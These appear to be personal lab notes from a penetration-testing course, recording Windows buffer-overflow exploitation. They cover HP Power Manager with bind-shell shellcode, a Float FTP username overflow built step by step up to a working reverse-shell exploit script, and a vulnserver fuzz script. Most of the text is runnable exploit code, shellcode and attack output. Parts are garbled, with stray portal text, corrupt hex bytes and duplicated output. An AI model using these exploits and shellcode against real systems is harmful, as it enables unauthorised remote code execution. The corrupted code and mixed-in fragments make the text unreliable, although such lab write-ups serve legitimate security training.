|   message_signing: disabled (dangerous, but default)
|   smbv2-enabled: Server supports SMBv2 protocol
```

TRACEROUTE

HOP RTT ADDRESS
1 102.79 ms 10.11.1.230

The login web page had HR Manager on v 4.2 with the default password of "admin , admin" enabled me to login

The screenshot shows a web browser window with the URL 10.11.1.230/Contents/index.asp. The page title is "HP Power Manager". The navigation menu includes Home, Logs, Setup, and Help, with Help being the active tab. On the left, there's a sidebar with links for About, Contents, and Info & Updates. The main content area is titled "About HP Power Manager" and features the HP Invent logo. To the right, there's a section titled "HP Power Manager 4.2 (1)" with a brief description of the software's features. At the bottom right, it says "Powered By" and lists Macromedia Flash and Shockwave as enabled.

After some research I was able to detect an exploit for the HR power manager which is a buffer overflow attacking the "formexportdatalogs"
Below you can see the bufferoverflow was tweaked in order for it to work .

```

root@kali:~/buffer# msfvenom -p windows/shell_bind_tcp LHOST=10.11.0.162 LPORT=1234 EXITFUNC=thread -b '\x00\x1a\x3a\x26\x41\x0d\x0a' -f python
Personal Subnet keys My clients Public servers IT Dept Dev L
No Arch selected, selecting Arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_gaanaiOS-31192 (Behnam).
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of generic/none 0 days of lab access, until Sat, 26 May 2018, 13:00 (Europe/London)
generic/none failed with Encoding failed due to a bad character (index=3, char=0x00)
Attempting to encode payload with 1 iterations of x86/call4_dword_xor date: Fri, 24 Aug 2018, 13:00 (Europe/London)
x86/call4_dword_xor succeeded with size 352 (iteration=0) Your scheduled exam date: Sun, 15 Jul 2018, 10:00 (Europe/London)
x86/call4_dword_xor chosen with final size 352 To book/change your exam, please use this link.
Payload size: 352 bytes
Final size of python file: 1698 bytes
buf = "" + 
buf += "\x33\xc9\x83\xe9\xae\xe8\xff\xff\xff\xff\xc0\x5e\x81"
buf += "\x76\x0e\x88\x4f\x35\xa3\x83\xee\xfc\xe2\xf4\x74\x7a"
buf += "\xb7\xa3\x88\x4f\x55\x2a\x6d\x7e\xf5\xc7\x03\x1f\x05"
buf += "\x28\xda\x43\xbe\xf1\x9c\xc4\x47\x8b\x87\xf8\x7f\x85"
buf += "\xb9\xb0\x99\x9f\xe9\x33\x37\x8f\xa8\x8e\xfa\xae\x89"
buf += "\x88\xd7\x51\xda\x18\xbe\xf1\x98\xc4\x7f\x9f\x03\x03"
buf += "\x24\xdb\x6b\x07\x34\x72\xd9\xc4\x6c\x83\x89\x9c\xbe"
buf += "\xeal\x90\xac\x0f\xea\x03\x7b\xbe\xa2\x5e\x7e\xca\x0f"
buf += "\x49\x80\x38\x2\x4f\x77\xd5\xd6\x7e\x4c\x48\x5b\xb3"
buf += "\x32\x11\xd6\x6c\x17\xbe\xfb\xac\x4e\xe6\xc5\x03\x43"
buf += "\x7e\x28\xd0\x53\x34\x70\x03\x4b\xbe\x2\x58\xc6\x71"
buf += "\x87\xac\x14\x6e\xc2\xd1\x15\x64\x5c\x68\x10\x6a\xf9"
buf += "\x03\x5d\xde\x2e\xd5\x27\x06\x91\x88\x4f\x5d\xd4\xfb"
buf += "\x7d\x6a\xf7\xe0\x03\x42\x85\x8f\xb0\xe0\x1b\x18\x4e"
buf += "\x35\xa3\x1\x8b\x61\xf3\xe0\x66\xb5\xc8\x88\xb0\xe0"
buf += "\xc9\x80\x16\x65\x41\x75\x0f\x65\xe3\xd8\x27\xdf\xac"
buf += "\x57\xaf\xca\x76\x1f\x27\x37\xa3\x8c\x9d\xbc\x45\xe2"
buf += "\x5f\x63\xf4\xe0\x8d\xee\x94\xef\xb0\xe0\xf4\xe0\xf8"
buf += "\xdc\x9b\x77\xb0\xe0\xf4\xe0\x3b\xd9\x98\x69\xb0\xe0"
buf += "\xf4\x1f\x27\x40\xcd\xc5\x2e\xca\x76\xe0\x2c\x58\xc7"
buf += "\x88\xc6\xd6\xf4\xdf\x18\x04\x55\xe2\x5d\x6c\xf5\x6a" +] Did you get your Proof.txt file?!?!
buf += "\xb2\x53\x64\xcc\x6b\x09\x2\x89\xc2\x71\x87\x98\x89" if you didn't get a bindshell, you may have to bump it to a min
buf += "\x35\xe7\xdc\x1f\x63\xf5\xde\x09\x63\xed\xde\x19\x66"
buf += "\xf5\xe0\x36\xf9\x9c\x0e\xb0\xe0\x2a\x68\x01\x63\xe5"
buf += "\x77\x7f\x5d\xab\x0f\x52\x55\x5c\x5d\xf4\xd5\xbe\x2" +]
buf += "\x45\x5d\x05\x1d\xf2\x8\x5c\x5d\x72\x33\xdf\x82\xcf" +]

```

```
root@kali:~/buffer# /usr/share/metasploit-framework/tools/exploit/egghunter.rb -f python  
hunter = ""  
hunter += "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e"  
hunter += "\x3c\x05\x5a\x74\xef\xb8\x62\x33\x33\x66\x89\xd7"  
hunter += "\xaf\x75\xea\xaf\x75\xe7\xff\xe7"  
root@kali:~/buffer#
```

The exploit work as intended and I was able to get a reverse shell back, the user privilege was nt authroity\system as root

Below you can see the proof and the network-secret.txt

```
nt authority\system
C:\Users\Administrator\Desktop>hostname
hostname      75 66
kevin          64 20 41 41
C:\Users\Administrator\Desktop>ipconfig
ipconfig
Windows IP Configuration
Ethernet adapter Local Area Connection 2:
Connection-specific DNS Suffix  . . . .
Link-local IPv6 Address . . . . . fe80::39f9:6b41:65b9:8216%14
IPv4 Address. . . . . 10.1.1.230
Subnet Mask . . . . . 255.255.255.0
Default Gateway . . . . . 10.1.1.254

Ethernet adapter DMZ:
Connection-specific DNS Suffix  . . .
Link-local IPv6 Address . . . . . fe80::3c4c:130e:8853:f877%13 OS-31192 (Behr)
IPv4 Address. . . . . 10.11.1.230
Subnet Mask . . . . . 255.255.0.0
Default Gateway . . . . .

Tunnel adapter Reusable ISATAP Interface {AD5249E3-105D-452D-AF94-6E3E29548657}:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . . .

Tunnel adapter Teredo Tunneling Pseudo-Interface:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . . .

Tunnel adapter isatap.{64FD5F94-22A7-4F63-A874-71976E815859}:
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . . .

C:\Users\Administrator\Desktop>
```

input to this VM, move the mouse pointer inside or press Ctrl+G.

```
C:\Users\Administrator\Desktop>dir /a
dir /a
Volume in drive C has no label.
Volume Serial Number is A451-A4B1

Directory of C:\Users\Administrator\Desktop

05/20/2016  10:18 PM    <DIR>          .
05/20/2016  10:18 PM    <DIR>          ..
03/05/2010  01:26 AM            282 desktop.ini
05/20/2016  10:23 PM            32 network-secret.txt
02/26/2015  03:27 AM            35 proof.txt
              3 File(s)       349 bytes
              2 Dir(s)   1,844,203,520 bytes free

C:\Users\Administrator\Desktop>cat network-secret.txt
cat network-secret.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>cat network-secret.txt
cat network-secret.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\Desktop>type network-secret.txt
type network-secret.txt
7eab8563146f16140c769072580cbcb3
C:\Users\Administrator\Desktop>

C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
23f593ad681e37456293e932fd4275d8
C:\Users\Administrator\Desktop>

C:\Users\Administrator\Desktop>whoami
whoami
nt authority\system

C:\Users\Administrator\Desktop>hostname
hostname
kevin
```

We can see that this machine can be used to access the I.T network as it currently has the correct routes in place

IPv4 Route Table					
Active Routes:					
Network Destination Netmask Gateway Interface Metric					
b742:0a1e 0.0.0.0	0.0.0.0	10.1.1.254	10.1.1.230		
b742:0a1f 10.1.1.0	255.255.255.0	On-link	10.1.1.230		
b742:0a20 10.1.1.230	255.255.255.255	On-link	10.1.1.230		
b742:0a21 10.1.1.255	255.255.255.255	On-link	10.1.1.230		
b742:0a22 10.11.0.0	255.255.0.0	On-link	10.11.1.230		
b742:0a23 10.11.1.230	255.255.255.255	On-link	10.11.1.230		
b742:0a24 10.11.255.255	255.255.255.255	On-link	10.11.1.230		
b742:0a25 127.0.0.0	255.0.0.0	On-link	127.0.0.1		
b742:0a26 127.0.0.1	255.255.255.255	On-link	127.0.0.1		
127.255.255.255	255.255.255.255	On-link	127.0.0.1		
b742:0a27 224.0.0.0	240.0.0.0	On-link	127.0.0.1		
b742:0a28 224.0.0.0	240.0.0.0	On-link	10.1.1.230		
b742:0a29 224.0.0.0	240.0.0.0	On-link	10.11.1.230		
255.255.255.255	255.255.255.255	On-link	127.0.0.1		
255.255.255.255	255.255.255.255	On-link	10.1.1.230		
255.255.255.255	255.255.255.255	On-link	10.11.1.230		
Persistent Routes:					
Network Address	Netmask	Gateway Address	Metric		
b742:0a36 0.0.0.0	0.0.0.0	10.1.1.254	Default		
	0.0.0.0	10.1.1.254	Default		
IPv6 Route Table					
Active Routes:					
If Metric	Network	Destination	Gateway		
104:806 306	::1/128	1:01:01:00:00:00	On-link		
1404:806 266	fe80::/64	0:00:00:00:a0:00	On-link		
1304:802 266	fe80::/64	0:00:00:00:00:03	On-link		
1404:804 266	fe80::39f9:6b41:65b9:8216/128	0:00:00:00:00:03	On-link		
13	266	fe80::3c4c:130e:8853:f877/128	On-link		
1	306	ff00::/8	On-link		
14	266	ff00::/8	On-link		
13	266	ff00::/8	On-link		
Persistent Routes:					

//proof.txt

perable program or batch file.

```
C:\Users\Administrator\Desktop>type network-secret.txt  
type network-secret.txt  
7eab8563146f16140c769072580cbcb3  
C:\Users\Administrator\Desktop>
```

```
C:\Users\Administrator\Desktop>type proof.txt  
type proof.txt  
23f593ad681e37456293e932fd4275d8
```

```
C:\Users\Administrator\Desktop>
```

```
C:\Users\Administrator\Desktop>whoami  
whoami  
nt authority\system
```

```
C:\Users\Administrator\Desktop>hostname  
hostname  
kevin
```

```
C:\Users\Administrator\Desktop>ipconfig  
ipconfig
```

```
Windows IP Configuration
```

Float ftp free

Saturday, June 2, 2018
1:48 PM

The below skeleton was used to fuzz the ftp user name :

```
#!/usr/bin/python  
import socket  
import sys  
  
junk='A' * 1000
```

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.110.138',21))
s.recv(1024)
s.send('USER '+junk+'\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

//application crashes we inspect the EIP and the ESP and its all A

We then use pattern_create

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9A
e0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag
1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1
Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4A
k5Ak6Ak7Ak8Ak9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Am0Am1Am2Am3Am4Am5A
m6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4A
o5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4A
q5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6
As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7A
u8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw
7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7A
y8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba
9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd
0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0B
f1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```

//apply it to the fuzz script

```
#!/usr/bin/python
import socket
import sys
```

```
junk='Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab
8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8
Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9A
g0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai
0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3
Ak4Ak5Ak6Ak7Ak8Ak9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3
Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3
Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4A
s5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au
6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5A
w6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay
6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7
Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8
Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be
9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh
1Bh2B'
```

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.110.138',21))
s.recv(1024)
s.send('USER '+junk+'\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

//we then use the EIP offset against the pattern_offset to get the exact bytes before the EIP

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q
37684136
//it works perfect coz it over writes it with B and then 400 bytes of C
//inspect the ESP and EIP
```

```
#!/usr/bin/python
import socket
```

```

import sys

junk='A' * 230 + 'b' * 4 + 'c' * 400

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.110.138',21))
s.recv(1024)
s.send('USER '+junk+'\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close

```

//we then need to detect the bad characters so we put the below and then delete any bad characters based on the results of the ESP if it skipped anything

```

#!/usr/bin/python
import socket
import sys

badchar = (
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"

```

```
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )  
  
junk='A' * 230 + 'b' * 4 + badchar  
  
#junk='A' * 230 + 'b' * 4 + 'c' * 400  
  
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)  
connect = s.connect(('192.168.110.138',21))  
s.recv(1024)  
s.send('USER '+junk+'\r\n')  
s.recv(1024)  
s.send('PASS anonymous\r\n')  
s.recv(1024)  
s.send('QUIT\r\n')  
s.close
```

Bad characters : "\xd7\x30\x9d\x7c"

Make the shellcode :

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.110.134 LPORT=443  
EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x0a\x0c\x00\x0a\x0d"
```

//Mona to find JMP ESP for the EIP to jump too

Try this for searching for the jmp esp:

```
!mona jmp -r esp  
!mona jmp -r esp -cpb '\x00\x0a\x0d' ->
```

When you click on it if it points you too JMP ESP then we are good

Copy the value of JMP ESP

C9D30D7 FFE4 JMP ESP

C CPU - thread 000007D0, module SHELL32

7C9D3007	FFE4	JMP ESP	
7C9D3009	CC	INT3	
7C9D300A	90	POPFD	
7C9D300B	^ZC D4	JL SHORT SHELL32.7C9D30B1	
7C9D300D	3290 ZC61FAFF	XOR BL,BYTE PTR SS:[EBP+FFFFA617C]	
7C9D30E3	FFD4	CALL ESP	
7C9D30E5	3290 ZC61FAFF	XOR BL,BYTE PTR SS:[EBP+FFFFA617C]	
7C9D30EB	FFE4	JMP ESP	
7C9D30ED	CC	INT3	
7C9D30EE	90	POPFD	
7C9D30EF	^ZC BC	JL SHORT SHELL32.7C9D30AD	
7C9D30F1	3290 ZC7FFFFFF	XOR BL,BYTE PTR SS:[EBP+FFFF7F7C]	
7C9D30F7	FFBC	???	Unknown command
7C9D30F9	3290 ZC7FFFFFF	XOR BL,BYTE PTR SS:[EBP+FFFF7F7C]	
7C9D30FF	FFE4	JMP ESP	
7C9D3101	CC	INT3	
7C9D3102	90	POPFD	
7C9D3103	ZC 08	JL SHORT SHELL32.7C9D3100	
7C9D3105	CD 90	INT 9D	
7C9D3107	ZC 18	JL SHORT SHELL32.7C9D3121	
7C9D3109	FC	CLD	
7C9D310A	FFFF	???	Unknown command
7C9D310C	EC	IN AL,DX	I/O command
7C9D310D	CC	INT3	
7C9D310E	90	POPFD	
7C9D310F	^ZC 9C	JL SHORT SHELL32.7C9D30AD	
7C9D3111	FFFF	???	Unknown command
7C9D3113	FF3452	PUSH DWORD PTR DS:[EDX+EDX*2]	
7C9D3116	9C	PUSHFD	
7C9D3117	^ZC B8	JL SHORT SHELL32.7C9D30C1	
7C9D3119	3290 ZC9DFFFF	XOR BL,BYTE PTR SS:[EBP+FFFF907C]	
7C9D311F	FFB8 32907C92	JMP FAR FWORD PTR DS:[EAX+927C9D32]	
7C9D3125	FFFF	???	Far jump
7C9D3127	FF3452	PUSH DWORD PTR DS:[EDX+EDX*2]	Unknown command
7C9D312A	9C	PUSHFD	
7C9D312B	^ZC 90	JL SHORT SHELL32.7C9D30BD	
7C9D312D	3290 ZC9CFFFF	XOR BL,BYTE PTR SS:[EBP+FFFF9C7C]	
7C9D3133	FF20	JMP DWORD PTR DS:[EAX]	
7C9D3135	3390 ZC17FCFF	XOR EBX,DWORD PTR SS:[EBP+FFFC177C]	
7C9D3138	FFE4	JMP ESP	
7C9D313D	CC	INT3	
7C9D313E	90	POPFD	
7C9D313F	ZC 74	JL SHORT SHELL32.7C9D31B5	
7C9D3141	3290 ZC18FCFF	XOR BL,BYTE PTR SS:[EBP+FFFC187C]	
7C9D3147	FF7432 90	PUSH DWORD PTR DS:[EDX+ESI-68]	
7C9D3148	ZC 18	JL SHORT SHELL32.7C9D3165	
7C9D314D	FC	CLD	
7C9D314E	FFFF	???	Unknown command
7C9D3150	E4 CC	IN AL,0CC	I/O command

Address	Hex dump	ASCII
0040A000	00 00 00 00 00 00 00 00 00 00
0040A008	00 00 00 00 C6 75 40 00 00 00k@.
0040A010	9E 69 40 00 00 00 00 00 00 00	Ric.....
0040A018	00 00 00 00 00 00 00 00 00 00>i@.
0040A020	00 00 00 00 AF 69 40 00 00 00>..F.T.
0040A028	00 00 00 00 00 00 00 00 00 00
0040A030	15 00 00 00 46 00 54 00 00 00	S...F.T.
0040A038	50 00 53 00 52 00 56 00 00 00	P.S.R.V.
0040A040	00 00 00 00 46 00 54 00 00 00	...F.T.
0040A048	50 00 53 00 45 00 52 00 00 00	P.S.E.R.

//The use of the value of the JMP ESP is converted to little endian then used instead of the B (EIP) pointer. Then add the shellcode to it and also add about 20 bytes of padding ("\x90" * 20)

```
#!/usr/bin/python
import socket
import sys
shellcode = (
```

```
"\xd9\xc5\xbd\xde\x50\x9b\x1c\xd9\x74\x24\xf4\x5b\x31\xc9\xb1"
"\x52\x31\x6b\x17\x83\xeb\xfc\x03\xb5\x43\x79\xe9\xb5\x8c\xff"
"\x12\x45\x4d\x60\x9a\xa0\x7c\xa0\xf8\xa1\x2f\x10\x8a\xe7\xc3"
"\xdb\xde\x13\x57\x9a\xf6\x14\xd0\x04\x21\x1b\xe1\x35\x11\x3a"
"\x61\x44\x46\x9c\x58\x87\x9b\xdd\x9d\xfa\x56\x8f\x76\x70\xc4"
"\x3f\xf2\xcc\xd5\xb4\x48\xc0\x5d\x29\x18\xe3\x4c\xfc\x12\xba"
"\x4e\xff\xf7\xb6\xc6\xe7\x14\xf2\x91\x9c\xef\x88\x23\x74\x3e"
"\x70\x8f\xb9\x8e\x83\xd1\xfe\x29\x7c\xa4\xf6\x49\x01\xbf\xcd"
"\x30\xdd\x4a\xd5\x93\x96\xed\x31\x25\x7a\x6b\xb2\x29\x37\xff"
"\x9c\x2d\xc6\x2c\x97\x4a\x43\xd3\x77\xdb\x17\xf0\x53\x87\xcc"
"\x99\xc2\x6d\x9a\x6\x14\xce\x1b\x03\x5f\xe3\x48\x3e\x02\x6c"
"\xbc\x73\xbc\x6c\xaa\x04\xcf\x5e\x75\xbf\x47\xd3\xfe\x19\x90"
"\x14\xd5\xde\x0e\xeb\xd6\x1e\x07\x28\x82\x4e\x3f\x99\xab\x04"
"\xbf\x26\x7e\x8a\xef\x88\xd1\x6b\x5f\x69\x82\x03\xb5\x66\xfd"
"\x34\xb6\xac\x96\xdf\x4d\x27\x59\xb7\x23\x31\x31\xca\xbb\x3c"
"\x79\x43\x5d\x54\x6d\x02\xf6\xc1\x14\x0f\x8c\x70\xd8\x85\xe9"
"\xb3\x52\x2a\x0e\x7d\x93\x47\x1c\xea\x53\x12\x7e\xbd\x6c\x88"
"\x16\x21\xfe\x57\xe6\x2c\xe3\xcf\xb1\x79\xd5\x19\x57\x94\x4c"
"\xb0\x45\x65\x08\xfb\xcd\xb2\xe9\x02\xcc\x37\x55\x21\xde\x81"
"\x56\x6d\x8a\x5d\x01\x3b\x64\x18\xfb\x8d\xde\xf2\x50\x44\xb6"
"\x83\x9a\x57\xc0\x8b\xf6\x21\x2c\x3d\xaf\x77\x53\xf2\x27\x70"
"\x2c\xee\xd7\x7f\xe7\xaa\xf8\x9d\x2d\xc7\x90\x3b\x94\x6a\xfd"
"\xbb\x13\x9a\xf8\x3f\x91\x51\xff\x20\xd0\x54\xbb\xe6\x09\x25"
"\xd4\x82\x2d\x9a\xd5\x86")
```

```
#junk='A' * 230 + 'b' * 4 + badchar
```

```
junk='A' * 230 + '\xd7\x30\x9d\x7c' + "\x90" * 20 + shellcode
```

```
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.110.138',21))
s.recv(1024)a
s.send('USER '+junk+'\r\n')
s.recv(1024)
s.send('PASS anonymous\r\n')
s.recv(1024)
s.send('QUIT\r\n')
s.close
```

Cessaer FTP

Saturday, June 2, 2018
2:40 PM

Vuln server

Saturday, June 2, 2018
6:14 PM

```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.110.138"
port=9999

buffer = "TRUN("/:/" + "A" * 4000

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
#!/usr/bin/python

import socket
import os
import sys

host="192.168.110.138"
port=9999

junk =
'Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9
Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9A
e0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag
1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1
```

Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bj0Bj1Bj2Bj3Bj4Bj5Bj9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu